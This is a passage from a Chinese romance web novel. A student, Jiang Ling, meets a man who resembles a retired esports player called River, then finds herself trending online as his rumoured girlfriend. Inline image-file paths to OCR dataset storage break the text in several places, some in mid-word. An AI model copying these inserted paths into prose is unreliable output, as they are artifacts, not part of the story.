“我刚刚没听清。”清沉的嗓音打断她的思绪。
江泠回过神,把之前的话又复述一遍。
男生点头称是,说在酒吧组局给刚回国的朋友接风洗尘。
江泠也跟着颔了颔首:“这样啊。”
她思索着眨眨眼,半晌,不动声色的打量他:“有没有人说过你跟一个公众人物长得很像?”
男生露出不解神色,又很配合的猜测:“像谁?明星?”
“不是。像一个退役的电竞选手——他叫River,”江泠的眼睛很亮,“我朋友是他的粉丝。”
她问:“你认识他吗?”
男生腔调温沉,又耐人寻味:“没听过。”
就在这时,更换好门牌号的维修师傅收拾好自己的工具箱,接着长袖善舞的酒店主管过来再次向他们致歉,提出第二套补偿方案表示可以赠送几份酒店的早餐,彻底打断了两人之间漫无目的的闲聊。
协商好后续的补偿,江泠便像男生道别:“我就先进去了,谢谢你今天帮我。”
男生没再说什么,于是彼此互道一声晚安。
进到屋内,孟淳还蒙在被子里安睡。
江泠蹬掉脚上的中跟鞋,换上酒店的一次性拖鞋直奔浴室。直泡到指尖的皮肤起褶,才囫囵裹了件浴袍出来。
江泠顶着一身湿漉漉的水汽,懒洋洋的瘫进柔软的被褥里。
她卸下干发帽,将濡湿的长发荡下床沿。
然后惬意的点亮手机屏幕,打开软件修图。
江泠着重精修完今晚生日会上的合照,又另选了8张小图凑成九宫格,很是隆重的Po到朋友圈、微博和QQ空间等好几个常用的社交软件上。
做完这些,她扔开手机。
才感觉到酒后的疲倦和困意渐渐涌上来,意识朦朦胧胧的沉了下去。
次日清晨。
一行四人踩着早八的上课铃声赶到学校,火急火燎的冲向教学楼所在的方向。撑着醒酒后昏昏沉沉的脑袋和如有千斤重的眼皮熬过满课的上午,几个人默契的选择在吃完午饭以后回寝室补觉。
一个酣畅淋漓的午觉过后,白天日头正烈时。
江泠被手机里一阵阵信息轰炸震醒。她睡眼惺忪的摸过手机,不满的嘟囔一声:“谁啊。”
刚掐亮屏幕,无数条微·信推送劈头盖脸的砸下来。叮叮咚咚的提示音响个不停。
同学A:[我靠,江泠你火了!]
友人B:[排面啊小铃铛,热搜前三都被你承包了。]
闺蜜C:[啊啊啊啊磕到了磕到了!River圈外女友竟在我身边!!]
姐妹D:[小!铃!铛!你跟我偶像谈恋爱居然都不告诉我!咱们还是不是天下第一好了!!]
......
江泠被眼前的信息量砸懵了几秒,马不停蹄切出页面点开微博。
微博第一赫然挂着#River女友#的词条。
微博热搜第二条#嫂子真美#。
微博热搜第三条#嫂子黑粉#。
江泠:“...?”